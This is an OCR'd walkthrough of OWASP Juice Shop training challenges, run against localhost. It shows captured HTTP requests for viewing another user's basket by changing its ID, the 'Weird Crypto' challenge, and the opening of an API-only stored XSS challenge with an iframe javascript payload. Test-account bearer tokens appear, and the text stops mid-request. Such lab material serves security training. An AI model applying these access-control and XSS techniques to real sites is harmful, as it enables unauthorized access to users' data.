
File format [edit]


security.txt files can be served under the `/.well-known/` directory (i.e. `/.well-known/security.txt`) or the top-level directory (i.e. `/security.txt`) of a website. The file must be served over HTTPS and in plaintext format.[10]

View Basket


Difficulty	Description	Category
**	View another user's shopping basket	Broken Access Control



localhost:3000/#/basket
OWASP Juice Shop
Account
Your Basket
EN
test@juice-sh.op
Orders & Payment
Privacy & Security
Logout
Your Basket (test@juice-sh.op)
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Best Juice Shop Salesman Artwork
5000¤
Carrot Juice (1000ml)
2.99¤
Total Price: 5005.87¤
Checkout
Activate Windows
Go to Settings to activate Windows.


OWASP Juice Shop
localhost:3000/#/basket
Account
Your Basket
EN
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
Your Basket (admin@juice-sh.op)
Apple Juice (1000ml)
1.99¤
Total Price: 1.99¤
Checkout
You will gain 0 Bonus Points from this order!


Original request
Response
Pretty
Raw
Hex
GET /rest/basket/1 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Bearer
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; token=
If-None-Match: W/"20a-pYrPYUxiQpuM+qlNAcT4YhG4noQ"
Connection: close


GET /rest/basket/7 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Bearer
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; token=
If-None-Match: W/"20a-pYrPYUxiQpuM+qlNAcT4YhG4noQ"
Connection: close






Weird Crypto


Difficulty	Description	Category
**	Inform the shop about an algorithm or library it should definitely not use the way it does.	Cryptographic Issues





API-only XSS

Difficulty	Description	Category
***	Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> without using the frontend application at all. (This challenge is potentially harmful on Heroku!)	XSS




Request
GET /api/Products/ HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYWlljoiIiwiZWlhaW
wiOiJOZXN0OQplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lc
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMv
dXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo0NTo
zNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ij
oxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glkB-_OHsiVHACUhCO23USRlazEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsW
bEOG2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
NJMDy9vxX2pbowKOljEd8Xf3euQzTLxhywtK8cypdYZm6rlaz8gq5Pk37BQW; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYWlljoiIiwiZWlhaW
wiOiJOZXN0OQplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lc
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMv
dXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo0NTo
zNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ij
oxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glkB-_OHsiVHACUhCO23USRlazEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsW
bEOG2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
If-None-Match: W/"1872-QqYII78y7uMUV5GIcL7x3S5P1MU"
Connection: close
Response
Pretty
Raw
Hex
Render
"price":8.99,
"deluxePrice":8.99,
"image":"eggfruit_juice.jpg",
"createdAt":"2024-09-28T13:47:28.626Z",
"updatedAt":"2024-09-28T13:47:28.626Z",
"deletedAt":null
},
{
"id":4,
"name":"Raspberry Juice (1000ml)",
"description":"Made from blended Raspberry Pi, water and sugar.",
"price":4.99,
"deluxePrice":4.99,
"image":"raspberry_juice.jpg",
"createdAt":"2024-09-28T13:47:28.626Z",
"updatedAt":"2024-09-28T13:47:28.626Z",
"deletedAt":null
},
{
"id":5,
"name":"Lemon Juice (500ml)",
"description":"Sour but full of vitamins.",
"price":2.99,
"deluxePrice":1.99,
"image":"lemon_juice.jpg",
"createdAt":"2024-09-28T13:47:28.626Z",
"updatedAt":"2024-09-28T13:47:28.626Z",
"deletedAt":null
},
{
"id":6,
"name":"Banana Juice (1000ml)",
"description":"Monkeys love it the most.",
"price":1.99,
"deluxePrice":1.99,
"image":"banana_juice.jpg",
"createdAt":"2024-09-28T13:47:28.626Z",
"updatedAt":"2024-09-28T13:47:28.626Z",
"deletedAt":null
},


Request
GET /api/Products/6 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYWlljoiIiwiZWlhaW
wiOiJOZXN0OQplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lc
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMv
dXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo0NTo
zNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ij
oxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glkB-_OHsiVHACUhCO23USRlazEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsW
bEOG2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
NJMDy9vxX2pbowKOljEd8Xf3euQzTLxhywtK8cypdYZm6rlaz8gq5Pk37BQW; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYWlljoiIiwiZWlhaW
wiOiJOZXN0OQplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lc
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMv
dXBsb2FkcyOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo0NTo
zNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ij
oxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glkB-_OHsiVHACUhCO23USRlazEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsW
bEOG2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
If-None-Match: W/"1872-QqYII78y7uMUV5GIcL7x3S5P1MU"
Connection: close
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 263
ETag: W/"107-xhEUYY/s3drOXBC3eqGB/dTXtsE"
Vary: Accept-Encoding
Date: Sat, 28 Sep 2024 16:58:03 GMT
Connection: close
{
"status":"success",
"data":{
"id":6,
"name":"Banana Juice (1000ml)",
"description":"Monkeys love it the most.",
"price":1.99,
"deluxePrice":1.99,
"image":"banana_juice.jpg",
"createdAt":"2024-09-28T13:47:28.626Z",
"updatedAt":"2024-09-28T13:47:28.626Z",
"deletedAt":null
}
}



Request
OPTIONS /api/Quantitys/ HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYWlljoiIiwiZWlhaW
wiOiJOZXN0OQplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lc
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMv
